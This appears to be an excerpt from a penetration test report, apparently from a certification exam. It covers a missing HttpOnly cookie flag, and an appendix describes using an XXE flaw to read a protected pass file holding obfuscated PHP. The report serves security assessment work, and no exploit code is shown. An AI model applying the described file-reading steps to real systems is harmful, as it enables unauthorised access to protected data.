Observation	The application uses a cookie that is set without the HttpOnly flag. The HttpOnly flag is a browser-based standard introduced by Microsoft in 2002 that instructs browsers to prevent client-side scripts from accessing cookies. HttpOnly, which is accepted by all modern browsers, was officially defined in RFC 6265, the modern day standard for state management. Without the HttpOnly flag, a cookie may be vulnerable to exposure through cross-site scripting attacks.
Reference	https://www.owasp.org/index.php/HttpOnly
Impact	A cookie without the HttpOnly flag is vulnerable to being accessed through client-side scripts. An attacker could leverage a client-side vulnerability such as Cross-Site Scripting and use JavaScript to obtain a user's cookie. If the cookie contains a session ID, it may be possible to for the attacker to hijack a user's session and gain access to the application. An attacker may be able to access sensitive information or perform unauthorized functions once they can access the application.
Proof of Concept	
Evidence: - Capture an HTTP response where a cookie is set in Burp Proxy as shown in the screenshot below and inspect it for the presence of the HttpOnly flag. In Burp Proxy under the HTTP History tab, sort the rows by the Cookies column in order to find responses that have cookies being set.	

Recommendation	Configure the application to set the HttpOnly flag when setting a new cookie. Most web servers and application frameworks have provisions for setting the HttpOnly flag by updating a configuration file.

7 Appendix A: /usr/local/etc/exam/pass

1. Using the XXE vulnerability I was able to get the content of the /usr/local/etc/exam/pass which is a base64. I copied it and decoded
2. The output of the base64 is php obfuscated



3. Using the following website I was able to read the content https://3v4l.org/CDeJE#v720